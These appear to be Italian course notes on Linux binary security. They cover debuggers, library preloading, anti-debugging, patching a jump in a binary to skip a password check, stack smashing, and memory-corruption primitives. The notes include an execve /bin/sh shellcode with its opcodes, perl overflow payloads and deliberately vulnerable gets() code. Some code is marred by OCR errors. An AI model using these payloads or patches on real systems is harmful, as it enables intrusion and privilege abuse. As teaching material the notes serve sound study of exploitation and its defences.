GDB, e in genere tutti i debugger su linux, per tracciare l'esecuzione di un processo invocano la systemcall *ptrace*, che si occupa di tracciare il processo e recuperare i valori dei registri nello stato corrente.

Tra le possibilità di GDB vi sono anche quelle di modificare i registri e le righe di codice del processo. **Domanda:** Cosa successe se a un processo in esecuzione su GDB gli attacco un processo privilegiato, e un'esecuzione privilegiata (e.g. setuid)? GDB si occuperà di rimuovere i privilegi prima di eseguire il codice in modalità debug ciò permette di non modificare i registri. Il debug è uno dei primi motivi di inconsistenza.

5.5.2 Library

Una libreria è un insieme di funzioni composta da simboli che permettono di collegare altre applicazioni.

```
1      nm /lib64/libasan.so
```

```
000000000000116710 T __asan_address_is_poisoned
0000000000035b50 T __asan_addr_is_in_fake_stack
0000000000038710 T __asan_after_dynamic_init
0000000000035be0 T __asan_allocas_poison
00000000000188ea0 d ZZN6__asan22ErrorAllocTypeMismatch5PrintEvE13dealloc_name
0000000000019d750 b ZZN6__asan26InitializeAsanInterceptorsEvE15was_called_onc
0000000000001azc70 b ZZN6__asanL15AsanCheckFailedEPKciSI_yyE9num_calls
000000000001azc78 b ZZN6__asanL7AsanDieEvE9num_calls
```

Figure 5.12

Dynamic linking

Anche i file eseguibili possono sfruttare il linking, grazie a questa funzione la dimensione dei file diminuirà sensibilmente e si renderà molto più facile l'aggiornamento del codice. Questo comportamento è impostato di default dal linker nei compilatori C su linux. Come possiamo vedere nel secondo caso in cui le

```
$ cat - <<END_>>test.c      $ cat - <<END_>>test.c
#include <stdio.h>          #include <stdio.h>
int main(int argc, char **argv) {    int main(int argc, char **argv) {
    printf("hello_world!\n");        printf("hello_world!\n");
    return 0;                      return 0;
}
$ gcc --static -o test test.c      $ gcc -o test test.c
$ du -h test                      $ du -h test
764K   test                         20K   test
```

Figure 5.13

librerie non sono state importate in modo statico avremo una dimensione di molto inferiore rispetto al primo caso. Quando il programma si trova ad eseguire il la sezione del loader (**.interp** section), si occuperà di caricare le librerie e aggiornare le referenze nel codice.

```
$ ldd $(which ls)
linux-vdso.so.1 (0x00007ffe55373000)
libselinux.so.1 => /lib/x86_64-linux-gnu/libselinux.so.1 (0x00007fd754796000)
libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007fd7533d5000)
libpcre.so.3 => /lib/x86_64-linux-gnu/libpcre.so.3 (0x00007fd754133000)
libdl.so.2 => /lib/x86_64-linux-gnu/libdl.so.2 (0x00007fd753f2f000)
/lib64/ld-linux-x86-64.so.2 (0x00007fd754be0000)
/libpthread.so.0 => /lib/x86_64-linux-gnu/libpthread.so.0 (0x00007fd753d10000)
```

Figure 5.14

Library hijacking

Quando dichiara una libreria:

```
1     puts("ciao \n");
```

essa effettuerà un chiamata all'interno della libreria:

```
1     1154: e8 d7 fe ff ff callq 1030 <puts@plt> # @plt: chiamata
per il linking dinamico
```

Domanda: È possibile effettuare un hijacking alla chiamata cambiando la libreria? La risposta è sì. Questa cosa si può effettuare a tempo di caricamento senza effettuare il relinking dell'applicazione.

```

1      $ ./test
2      ciao
3      $ LD_LIBRARY_PRELOAD= ./fakelib.so ./test
4      hacked

```

utilizzando questa variabile d'ambiente si potrà effettuare l'hijack della libreria utilizzata in origine modificandone il comportamento delle funzioni di libreria. Usando questo trick è possibile tracciare l'esecuzione del programma senza utilizzare i metodi convenzionali di debugging.

Supponiamo di avere i seguente codice:

```

1      #include <stdio.h>
2      #include <string.h>
3
4      int main (int argc, char** argv) {
5          if (argc < 2) {
6              return 1;
7          }
8
9          if (!strcmp("super-secret-password", argv[1])) {
10             print("Access granted!\n");
11         }
12         return 0;
13     }

```

si potrà utilizzare il comando **ltrace** per seguirne l'esecuzione:

```

1      command:
2      ltrace ./test ciao
3
4      output:
5      strcmp("super-secret-password" , "ciao")           = 16
6      +++ exited (status 0) ===

```

Domanda: Cosa accade se utilizzassimo **LD_LIBRARY_PRELOAD** su un'esecuzione privilegiata (setuid o ep capabilities).

I questo caso se l'eseguibile è privilegiato non verrà fatto hijacking.

5.6 Kernel

Il kernel è il programma che costituisce il cuore centrale del sistema operativo del computer. Ha il completo controllo su tutto ciò che accade nel sistema. Si frappone tra il sistema operativo e l'hardware facendone da intermediario.

I tipi di kernel più utilizzati sono tre:

- **Monolitici**, i kernel monoliti hanno un'integrazione del codice molto stretta tra i vari moduli, ciò potrebbe portare a un eventuale propagazione di qualche bug nel caso se ne presentasse uno;
- **Microkernel**, l'approccio a microkernel consiste nel definire un ristretto numero di primitive che si occupano di implementare i servizi minimali, sopra il kernel principale verranno innestati dei moduli che si occuperanno di implementare le altre funzioni attraverso le primitive del microkernel;
- **Ibridi**, l'approccio ibrido è di fatto un microkernel con del codice "non essenziale" implementato dentro di esso.

Noi ci focalizzeremo sui kernel monolitici, come linux o BSD. Il kernel è il responsabile di:

- gestire il ciclo di vita dello spazio utenti (userland), processi;
- gestire le risorse
- interagire con l'hardware
- assicurare la sicurezza del sistema

Con il termine **userland** o user space, ci si riferisce a tutte quelle porzioni di codice che vengono eseguite al di fuori del kernel del sistema operativo. Probabilmente la maggior parte del codice che un programmatore scrive verrà eseguito proprio nello userland, al contrario del codice di un eventuale driver per qualche dispositivo che




Figure 5.15

verrà eseguito nello spazio del kernel (kernel space). Riprendendo un concetto precedente, quello dei ring di sicurezza, potremo affermare che nel ring 3 vi sarà eseguito il codice dello userland mentre nel ring 0 sarà eseguito il codice del kernel space.

5.7 Processi

Un processo è un istanza di un programma, in linux i termini processo, task e thread sono qualche volta scambiati tra di loro. In genere essi hanno questo significato:

- **Task**, il compito di un processo, cosa vuole raggiungere e come;
- **Thread**, un istanza del programma, la memoria è condivisa tra i relativi threads di quel programma;
- **Process**, un contenitore di thread che condividono la stessa memoria.

In linux un thread e un processo sono la stessa cosa, un processo è un thread con la memoria separata dagli altri processi.

Un esempio lo possiamo trovare in due browser quali firefox e chrome, in firefox ogni tab è un thread al contrario di chrome in cui ogni tab è costituito da un processo.

5.7.1 Process loading

Quando un programma viene lanciato, l'interprete (loader) viene eseguito e il contenuto del file ELF viene caricato in memoria dalla MMU (.text, .rodata ecc.). La sezione .bss verrà inizializzata a 0 (mappata con una pagina vuota). Le librerie dinamiche saranno altrettanto caricate in memoria e condivise attraverso i processi comuni.

5.7.2 Segmented memory

La memoria in un programma è segmentata similmente al file ELF, in questo caso il sistema caricherà le differenti aree, che comprendono anche l'allocazione delle aree per la heap e per lo stack (allocate dall' MMU), in questa fase verranno anche protette le zone di memoria dando i relativi privilegi (esecuzione, scrittura, lettura).

```
$ cat /proc/self/maps
55ddccdbfe000-55ddccdc02000 r--p 00002000 08:01 2232386 /usr/bin/cat
55ddcced1e000-55ddcced3f000 rw-p 00000000 00:00 0 [heap]
7f2fb5442000-7f2fb5467000 r--p 00000000 08:01 2231702 /usr/lib/libc-2.31.so
7f2fb5467000-7f2fb55b3000 r--p 00025000 08:01 2231702 /usr/lib/libc-2.31.so
7f2fb5601000-7f2fb5604000 rw-p 001be000 08:01 2231702 /usr/lib/libc-2.31.so
...
7f2fb5604000-7f2fb5604000 rw-p 00000000 00:00 0
7f2fb563e000-7f2fb5640000 r--p 00000000 08:01 2231656 /usr/lib/id-2.31.so
7f2fb5640000-7f2fb5660000 r--p 00002000 08:01 2231656 /usr/lib/id-2.31.so
7f2fb566a000-7f2fb566b000 rw-p 00026000 08:01 2231656 /usr/lib/id-2.31.so
7f2fb566b000-7f2fb566c000 rw-p 00000000 00:00 0 [stack]
```

Figure 5.16

Lemma 5.1

La locazione 0 (null) non è mappata in memoria centrale, ciò condurrà a un segmentation fault se acceduta.

5.8 Systemcall

Una systemcall è una procedura che comunica con il kernel. Per risolvere la systemcall il sistema processerà la richiesta e opererà di conseguenza. Alcune systemcall sono:

- **open;**
- **read;**
- **write;**
- **socket.**

Il sistema operativo deve accettare la procedura dal programma nello userland per ricevere i corretti parametri dallo userland. Un esempio di x86_32 bit:

```
1     int 0x80;
```

La trap può risultare troppo lenta, per questo è stato microprogrammato in un opcode dedicato nel x86_64:

```
1     syscall
```

Il valore della systemcall viene caricato nel registro *rax* (*eax* nei processori 32bit).

I parametri verranno passati nei seguenti registri:

- ***eax*;**
- ***ebx*;**
- ***ecx*;**
- ***edx*;**
- ***esi*;**
- ***edi*;**
- ***edp*;**

mentre il codice di ritorno della systemcall sarà inviato all'utente attraverso il salvataggio nel registro *rax* (*eax* nei processori 32bit). Per i sistemi a 64 bit i parametri saranno passati attraverso i registri:

- *rdi*;
- *rsi*;
- *rdx*;
- *r10*;
- *r8*;
- *r9*;

A prima vista una systemcall può sembrare una chiamata ad una libreria, questa cosa è vera, ma seppur simili la libreria e la systemcall differiscono da lacune cose.

```
#include <stdio.h>
int main(int argc, char **argv) {
    char c;
    int counter = 0;
    FILE *f = fopen("./dev/urandom",
                    "r");
    while (counter < 100 * 1000) {
        fread(&c, 1, 1, f);
        if (c == '\xff')
            counter++;
    }
    printf("%d\n", counter);
    fclose(f);
    return 0;
}
```

(a) Utilizzo della libreria fopen

```
#include <stdio.h>
#include <fcntl.h>
#include <unistd.h>
int main(int argc, char **argv) {
    char c;
    int counter = 0;
    int f = open("./dev/urandom",
                 O_RDONLY);
    while (counter < 100 * 1000) {
        read(f, &c, 1);
        if (c == '\xff')
            counter++;
    }
    printf("%d\n", counter);
    close(f);
    return 0;
}
```

(b) Utilizzo della syscall open

La differenza maggiore è nella velocità di esecuzione delle due, la syscall è sensibilmente più lenta di una libreria ottimizzata. Infatti avremo che durante una syscall il trasferimento di dati sarà di un byte alla volta (*read*), mentre nella libreria (*fread*) la velocità sarà di una o più pagine alla volta, riducendo sensibilmente il tempo di esecuzione.

Per come sono implementate le systemcall avremo che ogni qual volta si effettuerà una lettura con *read* avverrà un context switch, al contrario utilizzando *fread* sarà letto un intero blocco di dati e trasferito byte per byte senza nessuno switch.

5.8.1 Dynamic tracing

Ptrace è una systemcall in grado di controllare il comportamento di un programma tracciato. Può essere istruita per recuperare la memoria i registri e le systemcall invocate dal processo tracciato. *Strace* è un tool basato su *Ptrace* che analizza

```
long ptrace(enum __ptrace_request request, pid_t pid,  
           void *addr, void *data);
```

Figure 5.18

dinamicamente un programma e stampa tutte le systemcall chiamate da esso.

```
$ strace ./test-read2 ciao 2>&1 | grep read  
execve("./test-read2", ["./test-read2", "ciao"], 0x7ffd35bb8618 /* 45 vars */  
readlink("/proc/self/exe", "/tmp/test-read2", 4096) = 15  
read(3, "super-secure-password", 4096) = 21
```

Figure 5.19

5.8.2 Anti dynamic analysis

Una delle tecniche di anti analisi dinamica è l'elusione di ptrace semplicemente tracciando se stesso e disabilitando il meccanismo di ptrace, come da manpage, in alcuni casi alcune language virtual machines sono impiegate per offuscicare il codice.

```
EPERM The specified process cannot be traced. This could be because the  
tracer has insufficient privileges (the required capability is  
CAP_SYS_TRACE): unprivileged processes cannot trace processes that they  
cannot send signals to or those running set-user-ID/set-group-ID  
programs, for obvious reasons. Alternatively, the process may already  
be being traced, or (on kernels before 2.6.26) be init(1) (PID 1).
```

Figure 5.20

Un'altra tecnica impiegabile prende il nome di anti breakpoint, questa tecnica consiste nell'inserire l'opcode del debugger (`0xcc`, int 3) che si usa per tracciare i breakpoint nei programmi. In questo modo il programma può controllare se sta essendo debuggato controllando la presenza di breakpoint, portando così un'uscita prematura dal programma senza terminare la corretta esecuzione;

Supponiamo di avere il seguente codice:

```

1      #include <stdio.h>
2      #define PRINT_SIZE 16
3      int foo() {
4          unsigned char x = *((((unsigned char *)foo)+ 4));
5          printf("%02x\n", x);
6          if(x == 0xcc)
7              printf("detected debugger! :D \n");
8          return 0;
9      }
10     int main(int argc, char **argv) {
11         foo();
12         return 0;
13     }

```

```

bera@haigha /tmp % make test
cc    test.c -o test
bera@haigha /tmp % ./test
48
bera@haigha /tmp % echo -e 'b foo\nr\nc\n' | gdb -q ./test
Reading symbols from ./test...
(No debugging symbols found in ./test)
(gdb) Breakpoint 1 at 0x114d
(gdb) Starting program: /tmp/test

Breakpoint 1, 0x00005555555514d in foo ()
(gdb) Continuing.
cc
detected debugger! :D
[Inferior 1 (process 3259) exited normally]
(gdb) The program is not being run.
(gdb) quit
bera@haigha /tmp %

```

Figure 5.21

5.8.3 Systemcall firewalls

Le systemcall possono essere inserite in una tabella di firewall in linux utilizzando BGP, possono essere caricate nella seguente maniera:

- **BPF** (Berkeley packet filter);
- **Plege**, e altre implementazioni.

BPF (Berkeley packet filter)

È language virtual machine inserita nel kernel linux atta a velocizzare le operazioni di filtraggio dei firewalls. Questo linguagio specifica le regole che accettano o rifiutano un pacchetto. In questo caso i parametri delle systemcall sono mappati come campi dei pacchetti, in questo modo la systemcall può essere filtrata dal programma che la invoca, limitatamente al set delle systemcall utilizzabili.

Pledge

Alcuni kernel hanno una differe implementazione di questo concetto come **pledge(2)** in OpenBSD. Essa verrà trattata nelle successive lezioni. Si può immaginare comunque a un firewall che blocca le systemcall di ptrace, in questo caso l'uso di GDB sarà bloccato dal firewall stesso.

5.9 Modifiche statiche di un binario

Sappiamo modificare il comportamento dinamico di un programma, ma cosa sappiamo del comportamento statico di un binario? Possiamo alterarne il codice inserendo diversi opcode tramite l'uso di tool di base come vim o xxd.

Prendiamo in esempio questo codice:

```
1 #include <stdio.h>
2 #include <string.h>
3 int main(int argc, char **argv) {
4     char buf[8];
5     FILE *f;
6     if (argc < 2)
7         return 1;
8     f = fopen("/dev/urandom", "r");
9     fread(buf, 1, sizeof(buf), f);
10    fclose(f);
11    if (!memcmp(buf, argv[1], sizeof(buf)))
12        printf("Wow!\n");
```

```

13         return 1;
14     }

```

otterremo questo codice assembly:

```

11fc: 48 8b 08      mov    (%rax),%rcx
11ff: 48 8d 45 f0  lea    -0x10(%rbp),%rax
1203: ba 08 00 00 00 mov    $0x8,%edx
1208: 48 89 ce      mov    %rcx,%rsi
120b: 48 89 c7      mov    %rax,%rdi
120e: e8 5d fe ff ff callq  1070 <memcmp@plt>
1213: 85 c0          test   %eax,%eax
1215: 75 11          jne   1228 <main+0x9f>
1217: 48 8d 3d f5 0d 00 00 lea    0xdf5(%rip),%rdi
121e: b8 00 00 00 00  mov    $0x0,%eax
1223: e8 38 fe ff ff callq  1060 <printf@plt>

```

Figure 5.22

Osservando il codice possiamo notare la riga con il comando *jne* (0x75), cosa succederebbe se la modificassimo in *je* (0x74)?

						JNB	rel8
						JAE	rel8
						JNC	rel8
						JZ	rel8
						JE	rel8
						JNZ	rel8
						JNE	rel8

Figure 5.23

utilizzando il tool xxd potremo effettuare questa modifica come segue:

```

1  xxd -PS test > test.hex
2  sed -i 's/ffff85c07511/ffff85c07411/' test.hex
3  xxd -ps -r test.hex > test

```

otterremo il seguente risultato: adesso potremo eseguire il programma e avremo una bella sorpresa:

```

1  command:
2  ./test ciao
3
4  output:
5  Wow!

```

```

11fc: 48 8b 08          mov    (%rax),%rcx
11ff: 48 8d 45 f0      lea    -0x10(%rbp),%rax
1203: ba 08 00 00 00    mov    $0x8,%edx
1208: 48 89 ce          mov    %rcx,%rsi
120b: 48 89 c7          mov    %rax,%rdi
120e: e8 5d fe ff ff    callq 1070 <memcmp@plt>
1213: 85 c0              test   %eax,%eax
1215: 74 11              je    1228 <main+0x9f>
1217: 48 8d 3d f5 0d 00 00  lea    0xdf5(%rip),%rdi
121e: b8 00 00 00 00      mov    $0x0,%eax
1223: e8 38 fe ff ff    callq 1060 <printf@plt>

```

Figure 5.24

potremo vedere come il controllo non sia stato effettuato e quindi siamo riusciti ad eluderlo per farci stampare ciò che volevamo.

Lemma 5.2: I

cambio di codice effettuato ha dei limiti in quanto in base all'architettura (e.g. x86_64) dovremo controllare il comando da inserire sia al massimo grande quanto quello da modificare nel caso in cui i byte siano variabili perchè altrimenti andremo a sovrascrivere altri byte portando a un errore in esecuzione. Questa cosa non avviene nel caso in cui il byte siano fissati perchè ogni comando avrà sempre quello spazio a disposizione a prescindere se più piccolo, se un comando risulta più corto è consigliato inserire il codice di *NOP* (*0x90*) (ignora l'istruzione e va avanti) per evitare di sporcare la memoria e rendere alterata l'esecuzione. Questa modalità prende il nome di *NOP Sled* perchè permette anche di indirizzare l'esecuzione verso il nostro shellcode senza conoscerne precisamente la posizione in memoria.

Un altro metodo per effettuare l'analisi statica è quella di utilizzare il framework *angr* (combina l'analisi statica e dinamica simbolica, *concolic analysis*). Utilizzando questo framework l'eseguibile verrà caricato nel framework, successivamente il binario verrà trasformato in **IR** (intermediate representation) e infine verrà eseguita l'analisi.

6 SMASHING THE STACK

6.1 Introduzione

Come detto in precedenza riprendiamo il concetto di stack nella memoria, lo stack è quella parte di memoria gestita automaticamente dal sistema dove vengono allocate le variabili locali (variabili che non vengono allocate con una chiamata alla funzione malloc), inoltre viene salvato al suo interno anche lo stato delle funzioni che vengono chiamate. Nei processori x86 abbiamo varie convenzioni di chiamata, dipende dal sistema operativo, come detto sempre in precedenza lo stack è una parte di memoria che cresce nella direzione opposta degli indirizzi di memoria.

6.2 Buffer overflow attack

L'errore di **buffer overflow** è un errore che si può presentare sullo stack del sistema, occorre quando un programma scrive negli indirizzi di memoria del **call stack** del programma uscendo fuori dai limiti imposti dalla struttura dati, di solito un buffer di lunghezza fissata. Questo bug viene causato quando un programma scrive più dati di quelli che riesce a contenere il buffer facendo sì di sfondare il limite e andando a scrivere in zone di memoria diverse portando a sovrascrivere queste

zone. Scrivendo più dati rispetto a quelli che può contenere il buffer porterà a far deragliare l'esecuzione del programma in quanto lo stack contiene gli indirizzi di ritorno per tutte le funzioni attive chiamate.

Questa situazione può essere anche causata deliberatamente per effettuare un attacco di tipo **stack smashing**, in quanto se il programma in esecuzione possiede particolari privilegi noi potremo manipolarne l'esecuzione inniettando delle porzioni di codice arbitrarie e deviarne l'esecuzione a piacimento.

6.2.1 Call stack

La call stack è una struttura mantenuta in memoria centrale che permette di salvare lo stato del programma (e.g. variabili locali, indirizzi di ritorno ecc.), la sua struttura è fondamentale per sfruttare questo attacco.


Local parameters
Return address
Saved state
Local variables

Table 6.1: Call stack

Come si può vedere le variabili locali si trovano all'inizio della struttura, crescendo dal basso lo stack, e questa cosa è molto importante per eseguire l'attacco perchè il sistema rimpirà le variabili dal basso verso l'alto e quindi potremo arrivare a sfondare il buffer per raggiungere quello che a noi interessa cioè l'**indirizzo di ritorno** che è quello che poi reindirizzerà il puntatore del processore al codice che abbiamo inserito noi. Supponendo di avere il seguente codice C:

```
1     uint32_t a;  
2     unsigned char b[4];
```

avremo un call stack come segue



6.2.2 Vulnerable code

Adesso prendiamo in esame il seguente codice:

```

1     int foo(int _){
2         char e[4];
3
4         gets(e);
5         return 0;
6     }
7     foo(a);

```

In questo esempio possiamo vedere come sia stato definito un buffer di 4 caratteri nella funzione *foo* e successivamente attraverso la funzione *gets* lo andiamo a riempire prendendo l'input dal terminale. L'utilizzo della funzione *gets* renderà questo codice non sicuro e affetto da probabile stack smashing. La funzione *gets* infatti non è consigliata in quanto in quanto non fa nessun controllo dell'input inserito, ciò permette di inserire più caratteri di quelli accettati dal buffer che verranno accodati lo stesso pertanto porteranno a un buffer overflow, si consiglia l'utilizzo di *fgets*.

Supponiamo di avere il seguente codice che controlla che la variabile *ok* rimanga a 0 per un'esecuzione non privilegiata:

```

1     int foo(int _) {
2         uint32_t ok;
3         char action [4];
4         char p[4];
5
6         gets(pass);

```

```

7     ok = !strcmp(p, "123");
8     // Get the action
9     gets(action);
10
11    if (ok)
12        Privileged
13    return 0;
14 }
```

avremo una call stack formata in questa maniera inizialmente in cui la password si trova all'ultimo posto;

Local parameters
Return address
Saved state
Ok = 0
action
AAA

ma nel momento in cui dovremo inserire i dati dentro *action* allora inserendo più di 4 caratteri potremo sfondare il buffer e modificare il valore di della variabile *ok* che controlla l'esecuzione privilegiata;

Local parameters
Return address
Saved state
B
B B B B
AAA

ecco che a questo punto potremo deviarne l'esecuzione a nostro piacimento entrando nella sezione privilegiata.

Esempio 5.

```
int foo(int __) {  
    uint32_t a;  
    uint32_t b;  
    uint3:2_t c;  
    uint32_t d;  
    char e[4];  
  
    gets(e);  
    return 0;  
}
```

Local parameters
Return address
Saved state
a
b
c
d
e

una volta inseriti abbastanza caratteri potremo sfondare il buffer e arrivare all'indirizzo di ritorno

arrivati all'indirizzo di ritorno avremo l'errore di segfault sfruttabile a nostro vantaggio

Local parameters
AAAA

```

1      command:
2      gdb -q ./test
3
4      output:
5      Reading symbols from ./test ...(no debugging symbols
       found)
6      (gdb) r
7      The program being debugged has been started already.
8      Start it from the beginning? (y or n) y
9      Starting program: /home/vagrant/test
10    AAAAAAAAAAAAAA
11     Program received signal SIGSEGV , Segmentation fault.
12     0x41414141 in ?? ()
```

potremo così sfruttare il deragliamento del programma per eseguire del codice arbitrario come uno **shellcode**.

6.2.3 Shellcode

Uno shellcode è una porzione di codice in linguaggio assembly, che generalmente esegue una shell, inittabile attraverso un exploit che ci permette di acquisire l'accesso alla macchina attaccata, o più generalmente che permette l'esecuzione di codice arbitrario.

```

1      xor eax,eax;
2      cdq;
3      push eax;           push 0
4      push 0x68732f2f;
5      push 0x6e69622f;
6      mov ebx,esp;
7      push eax;
8      push ebx;           push "/bin/sh\0"
9      mov ecx,esp;         push &"/bin/sh\0"
10     mov al,0x0b;          syscall(execve)
11     int 80h;             syscall(execve, "/bin/sh", &["/
                           bin/sh", NULL])

```

il precedente shell code è la versione compilata del codice che segue:

```

1      char *cmd[] = {"./bin/sh", NULL };
2      execve (*cmd , cmd);

```

se invece proviamo ad estrarre l'opcode dal codice assembly otterremo i seguenti valori:

0x31	0xc0	0x99	0x50
0x68	0x2f	0x2f	0x73
0x68	0x68	0x2f	0x62
0x69	0x6e	0x89	0xe3
0x50	0x53	0x89	0xe1
0xb0	0x0b	0xcd	0x80

Possiamo pensare bene di voler inserire il codice dello shellcode all'interno dello stack, come precedentemente fatto, una volta inserito il codice dovremo scoprire l'indirizzo in cui verrà caricato:

```

1      command:
2      gdb -q ./test

```

```

3      (gdb) b foo
4      Breakpoint 1 at 0x8048423
5      (gdb) r
6      Starting program: /home/vagrant/test
7      Breakpoint 1, 0x08048423 in foo ()
8      (gdb) p $esp
9      $1 = (void *) 0xbffff6e0 # indirizzo in cui viene caricata
                                la funzione

```

Local parameters
0xbffff6XX
...

adesso che conosciamo l'indirizzo potremo effettuare l'attacco.

6.2.4 Bad chars

Un problema nella creazione di shellcode si presenta nel momento in cui il sistema per qualche motivo non accetta alcuni caratteri, ciò ci obbligherà a sviluppare lo shellcode senza utilizzarli rendendo la cosa molto difficile in alcuni casi. Supponiamo di avere il seguente codice:

```

1      char x[10] = {};
2      gets(x);
3      for (int i = 0; i<10 ++i) {
4          printf("%02x", x[i]);
5      }

```

Se dovessimo eseguire il codice con input diversi vedremo come in alcuni casi non funzionerebbe, in questo caso andrebbe tutto bene:

```

1      command:
2      perl -e 'print "AAAA\x43BBBB"' | /tmp/test

```

```
3
4     output:
5     41 41 41 41 43 42 42 42 42 00
```

ma cosa succederebbe se eseguissimo lo stesso codice inserendo il seguente carattere 0x0a?

```
1     command:
2     perl -e 'print "AAAA\x0aBBBB"' | /tmp/test
3
4     output:
5     41 41 41 41 00 00 00 00 00 00
```

potremo vedere come la stringa 'BBBB' non sarà caricata in memoria in quanto il carattere immesso prima è quello di newline, quindi dovremo stare attenti a quando creiamo un script o uno shellcode perché potrebbe risultare non efficacie.

6.3 Sistemi di protezione

Per ovviare ai problemi precedentemente elencati sono stati implementati diversi sistemi di protezione per la memoria:

- **Stack canary**
- **Authenticated pointer (PAC)**
- **Non executable stack**
- **ASLR (Address Source Layout Randomization)**

6.3.1 Stack canary

La tecnica dello stack canary riprende un vecchio metodo utilizzato nelle miniere di carbone in cui venivano messi dei canarini per segnalare un eventuale problema, nel nostro caso il canarino è un valore intero (generato seguendo diverse politiche) che viene posto tra le variabili e l'indirizzo di ritorno in questo modo se un

malintenzionato volesse effettuare un buffer overflow a questo punto si troverebbe il canarino la cui modifica allerterebbe il sistema bloccandone l'esecuzione. Nei sistemi più moderni il canarino viene generato a runtime in modo tale da modificare il canarino in ogni esecuzione e rendere il lavoro al malintenzionato più difficile. Esistono diverse politiche di generazione dei canarini:

- **Terminator Canary**, è costituita da tutti i comuni simboli di terminazione utilizzati dalle librerie standard del C: 0(null), CR(carriage return), LF(line feed) e -1(EOF). Un malintenzionato non potrebbe usare le funzioni standard per leggere questi simboli ed incapsularli in una stringa, poiché le funzioni di copia si fermerebbero alla prima occorrenza di uno di questi caratteri.
- **Random Canary**, La canary word è un semplice numero casuale di 32 bit scelto al run-time. In questo modo, essa diventa un segreto facile da usare, ma difficile da indovinare, poiché non è mai rivelata e cambia ad ogni riavvio del programma.
- **Xor Random Canary**, Come per il Random Canary, la canary word consiste di un vettore di 128 bit casuali (quattro word scelte al run-time), messi in XOR con l'indirizzo di ritorno. In questo modo, la canary word viene legata all'indirizzo di ritorno della funzione attiva.

6.3.2 Authenticated pointer

In alcuni sistemi, in particolare quelli con architettura ARM, tutti i puntatori di ritorno sono autenticati attraverso AES la quale chiave è conosciuta solo al sistema, ciò porta al malintenzionato a dover scoprire la chiave, che cambia a ogni esecuzione del programma, per poter riautenticare l'indirizzo per far proseguire l'esecuzione altrimenti si avrà un crash del programma.

Esempio 6. vedi **PACMAN Attack on ARM Mac**: <https://pacmanattack.com>

6.3.3 Non executable stack

Un altro approccio per la prevenzione all'attacco dello stack buffer overflow è rinforzare le politiche di memoria dello stack disabilitandone la possibilità dell'esecuzione. Questo significa che l'attaccante dovrà riuscire a disabilitare la protezione di esecuzione oppure dovrà trovare una zona di memoria non protetta da essa per poter eseguire il codice. Questo è uno dei metodi più popolari per ovviare a questa problematica. Questo metodo può essere comunque ovviato salvando nello stack il puntatore di un altro call stack oppure salvando lo shellcode nello heap e facendo ripuntare l'indirizzo di ritorno alla locazione di memoria dello heap.

6.3.4 ASLR (Address Source Layout Randomization)

L'ultimo metodo di mitigazione è attraverso la randomizzazione degli indirizzi del programma, con granularità della sezione. Gli indirizzi di esecuzione verranno cambiati a runtime in modo tale che a ogni esecuzione il programma cambi indirizzi rendendo sempre più difficile all'attaccante la ricerca di essi.

```
1      command:  
2      sleep 1 & grep 'stack' /proc/${!}/ maps  
3  
4      output:  
5      7fffceda25000 -7 ffceda46000 rw -p 00000000 00:00 0  
6      [stack]  
  
1      command:  
2      sleep 1 & grep 'stack' /proc/${!}/ maps  
3  
4      output:  
5      7fff6f016000 -7 fff6f037000 rw -p 00000000 00:00 0  
6      [stack]
```

Come possiamo vedere a ogni esecuzione del programma il sistema si occuperà di modificare gli indirizzi.

Local		Parameters	
?	?	?	?
0x31	0xc0	0x99	0x50
0x68	0x2f	0x2f	0x73
0x68	0x68	0x2f	0x62
0x69	0x6e	0x89	0xe3
0x50	0x53	0x89	0xe1
0xb0	0x0b	0xcd	0x80

7

SMASHING SOFTWARE

7.1 Memory Corruption

7.1.1 Arbitrary Read

Un'Arbitrary Read è la possibilità di leggere qualsiasi parte della memoria (mappata) in processo. Ecco un esempio di lettura arbitraria della memoria:

```
1     uint32_t arbitrary_read(uint32_t *ptr) {  
2         return *ptr;  
3     }
```

Questo metodo ci aiuta a scoprire il valore del canarino e i valori di indirizzi generati dall'ASLR, nel caso ci fosse questo tipo di vulnerabilità saremo in grado di bypassare le protezioni citate.

Vediamone un esempio:


```
1 struct person {  
2     char age[4];  
3     char *name;  
4 };  
5 int main (...) {
```

```

6     struct person a;
7     a.name = malloc (20);
8     printf("name?\n");
9     gets(a.name);
10    printf("age?\n");
11    gets(a.age);
12    printf("%s\n", a.name);
13    return 0;
14 }

```

Schema delle variabili di una struct in memoria:



Lemma 7.1

Al contrario delle variabili nello stack che vengono salvate dal basso verso l'alto, quando nelle struct le variabili verranno salvate dall'alto verso il basso.

Il seguente comando leggerà il contenuto della memoria all'indirizzo 0x43434343:

```
1     perl -e \'print "A\n", "B"x20 , "C"x4' | ./vuln
```

7.1.2 Arbitrary write

Analogamente all'arbitrary read vi è anche l'**arbitrary write**, che dà la possibilità di scrivere in una zona di memoria arbitraria qualunque purchè mappata nel processo.

```

1     void arbitrary_write(uint32_t *ptr , uint32_t val) {
2         *ptr = val;
3     }


```

Al contrario della *gets* che ha bisogno di sfondare tutto il buffer per raggiungere l'indirizzo di ritorno, grazie all'utilizzo dell'a.w. potremo leggere zone della memoria arbitrarie e contestualmente modificarle a nostro piacimento (ove possibile), questo ci aiuterà a eseguire codice nel programma, alterandone la sua esecuzione.

```

1     struct person {
2         char age [4];
3         char *name;
4     };
5
6     int main (...) {
7         struct person a;
8         a.name = malloc (20);
9         printf("age?\n");
10        gets(a.age);
11        printf("name?\n");
12        gets(a.name);
13        return 0;
14    }

```



```
1     perl -e \'print "AAAAACCC\n","ciao" \' | ./vuln
```

Grazie al precedente comando potremo scrivere la string "ciao" all'indirizzo di memoria 0x43434343.

7.1.3 Arbitrary execution

Oltre la scrittura e la lettura avremo anche l'esecuzione, che prende il nome di **Arbitrary execution**, ciò ci darà la possibilità di eseguire arbitrariamente qualunque parte della memoria mappata dal processo.

```
1     void bark(char *s) {
2         printf("woof %s!\n", s);
3     }
4
5     struct animal {
6         char name [4];
7         void (*cry) (char *);
8     };
9
10    int main (...) {
11        char s[128];
12        struct animal dog;
13        dog.cry = bark;
14        gets(dog.name);
